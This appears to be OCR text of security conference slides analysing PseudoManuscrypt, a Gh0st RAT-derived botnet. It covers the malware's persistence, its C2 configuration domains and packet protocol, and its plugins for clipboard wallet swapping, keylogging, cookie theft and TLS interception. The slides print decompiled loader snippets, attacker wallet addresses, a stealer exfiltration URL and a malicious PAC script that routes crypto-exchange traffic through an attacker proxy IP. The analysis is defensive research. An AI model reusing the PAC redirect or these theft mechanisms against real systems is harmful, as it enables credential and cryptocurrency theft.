
```
4   {
5     // First byte is last byte's key
6     sh[len - 1] ^= *sh;
7     // Each byte is its previous' key
8     for ( len -= 2; len; --len )
9       sh[len] ^= sh[len + 1];
10    sh[len] ^= sh[len + 1];
11  }
```


PseudoManuscrypt - Infection chain



Malware Persistence

- Persistence performed only during system shutdown (*SetConsoleCtrlHandler)*.
- Unexpected shutdown == no persistence.
- Persists a service DLL embedded in the core module.
  - DLL copied to the System32 directory.
  - “svchost.exe -k AppService”.





```
17  v5 = 0;
18  while ( 1 )
19  {
20    shellcode_ptr = (void (*)(void))pm_get_persisted_shellcode_from_registry(&v5);
21    if ( shellcode_ptr )
22      break;
23    if ( ++attempts >= 10 )
24      goto stop_service;
25  }
26  // Invoke shellcode
27  shellcode_ptr();
28stop_service:
29  ServiceStatus.dwCurrentState = SERVICE_STOPPED;
30  return SetServiceStatus(hServiceStatus, &ServiceStatus);
31}
```

Loader service DLL

Configuration

- Stored in the data section of the core component.
- Two configuration buffers exist:
  - Primary configuration buffer always used.
  - Unless a special command is received to switch.
    - **“SOFTWARE\Classes\.codein”**

Configuration

```
primary_cfg     dw 2
                dw 1
                dw 53
                dw 443

                text "UTF-16LE", 'y1.ffbbyykk.com',0


                text "UTF-16LE", 'apikey',0


                text "UTF-16LE", '.com',0

                dw 100
secondary_cfg   dw 2
                dw 1
                dw 35h
                dw 1BBh

                text "UTF-16LE", 'y2.ffbbyykk.com',0
                db    0
```

Main and fallback Protocols.
1 for TCP, 2 for UDP.

Port 53 for the main protocol (UDP).
Port 443 for the fallback protocol (TCP).


Primary C2.

Fallback DGA seed string.

DGA TLD.

Max domains to generate.

Domain Generation Algorithm (DGA)



Communication Protocol

- Relies on open-source HP-Socket C++ framework for networking.
  - High-performance TCP/UDP/HTTP communication.
  - Client/Server capabilities.
- The framework uses the **KCP Protocol** for UDP with ARQ error control.
  - Custom protocol.
  - Described as being 30% to 40% faster than TCP.
- UDP and TCP as fallback in PseudoManuscrypt.
- KCP use attributed to HP-Socket capabilities rather than to the developers.

Communication Protocol

- Transformation types:
  - Plain == 0x0F.
  - XOR == 0x1F.
  - ZLIB == 0x2F.
  - ***ZLIB + XOR == 0x3F.***
  - LZNT1 == 0x4F.
  - LZNT1 + XOR == 0x5F.

Packet Header

Packet offset	Description
0x00	Header magic. Always 0x43.
0x01	Transformation type.
0x02	Packet size (includes header).
0x06	Size of untransformed packet.

Features

- Based directly on Gh0st RAT 3.6 Beta or variant(s) it's directly linked to.
  - Misses changes seen in later variants.
  - Absent audio/video compression.
- Shares few attributes with open-source variants:
  - Similar Services Manager to 波波远控 (Bobo Remote Control).

Features

- Improved on existing Managers.
- Added new ones:
  - **HVncManager**: TinyNuke HVnc
    - Broken down into multiple commands.
    - Bidirectional clipboard sharing.
  - **PortMapManager**: TCP Proxy.
  - **NetstatManager**: Exfil. and close UDP/TCP connections.
  - **ServicesManager**: Control Windows services.
  - **RegEditManager:** Registry editor.

Plugins

- Plugins are requested after the check-in.
- The C2 answers with a list of entries.
  - Plugin hash: The MD5 hash of the plugin.
  - Start type: A value of 1 starts the plugin, 2 uninstalls it.
  - Plugin type: Executable or DLL.
- Bot follows up with requests to only receive new plugins.

Clipper plugin (BC.dll)

- Monitor clipboard data for wallet addresses copied by the victim.
- Patch on-the-fly to operator-controlled wallets.
- Addresses are hardcoded and are the same across all campaigns.

Clipper plugin (BC.dll)

- Ethereum (ETH) ≈ **$4,750**
  - 0x9e701A56AA42cD89D4bD386c229Ed1A8e83E6257
- TRON (TRX) ≈ **$13,350**
  - TL9t4kBTeFvAYH8eJcwbta9vp1KbsPW8oE
- Ripple (XRP) ≈ **$138**
  - rJxom1EtGA6DFrBP3tsXE6QnQW54a9y1Rh
- Dogecoin (DOGE) ≈ **$180**
  - DTbHmoJ2ZQ8wUAzfgiP1QkrynKsUTs7pjJ
- Bitcoin (BTC) ≈ **$168,000** (Total volume)
  - bc1qdhm0s0mgv08aa8k8j96dhzw23m7sh4x0as87yd
  - 1DHFistZS5Y7U8zZfg4Ut72iAn1SVEf451
  - 31quHvzJhA4kVJJNn7a5EPXsL6q9sXPsqm
- Cardano (ADA) ≈ **$775**
  - addr1qy864e0sez49cfh764htrxuuh5kuy7qalk336rn8xzn976wzg9w4dka8zj7lefnj6wqku5wezm80tje3gc85mw7gk5ast6sq4d

---


≈ $187,193

Keylogger plugin (KC.dll)

- Complements the existing keylogger in the KeyboardManager.
- Immediately starts monitoring the foreground window for substrings:
  - “BTC”, “ETH” and “USDT”.
- Forwards logs in realtime to the C2.
  - Callback provided at plugin initialization.

MitM plugin (SetProxy.dll)

- Allows interception of secure browser TLS traffic for specific websites.
- Adds root certificate to the Trusted Authorities cert store.




MitM plugin (SetProxy.dll)

- Adds PAC script URL to the global proxy settings.
  - *hxxp://34.80.59.191/win.pac*

```
var rules_host=['*binance.*','*huobi.*','*.okx.*'];
function FindProxyForURL(url, host) {
   for (var i = 0; i < rules_host.length; i++) {
       if (shExpMatch(host,rules_host[i])) {
           return "PROXY 34.80.59.191:8183;DIRECT;";
       }
   }
   return "DIRECT;";
}
```

MitM plugin (SetProxy.dll)

- Proxy provides a fake certificate generated by the malicious CA.
- Malicious proxy can intercept TLS traffic to crypto exchanges.



Stealer plugin (GetCookieDLL.dll)

- Cookies and saved credentials from various browsers.
- Targeting for Instagram, Facebook and Facebook Ads Manager accounts.
- Communication with a different C2 over HTTPS.

```
.rdata:74DE298B align 4
.rdata:74DE298C ; const CHAR aHttpsPpAbcgame[]
.rdata:74DE298C aHttpsPpAbcgame db 'https://pp.abcgameabc.com/api4.php',0
.rdata:74DE298C                                         ; DATA XREF: send
.rdata:74DE298C                                         ; sub_74DB3080+3F
.rdata:74DE29AF align 10h
```

Plugins

- Our emulated bots received no commands besides:
  - to download and start plugins.
  - to update the bot to a new version.
- Plugin-oriented operation?
- All plugins are oriented towards harvesting credentials and stealing cryptocurrency.
- Core bot commands may only be used for interesting bots e.g. HVnc.

Developers/Operators

- Financially motivated group.
- Likely Chinese-speaking actors.
  - Trend of forking Gh0st RAT.
  - HP-Socket framework.
  - 宝塔面板 (Pagoda panel) to operate some infrastructure.
  - C2 Infrastructure historically hosted in the Eastern Asian region.

Default Pagona panel page.

Conclusion

- Gh0st RAT is an old threat but still appealing to threat actors.
- PseudoManuscrypt as an advanced Gh0st variant.
- Financially successful and growing botnet. More relevant than ever.
- Operators are diversifying and ramping up distribution.
- Can already be used to spy on victims:
  - Exfiltrate Tencent QQ number.
  - Other spyware functionalities.

Questions

Thank you!

Contact Us

@Dark_Puzzle

@JR0driguezB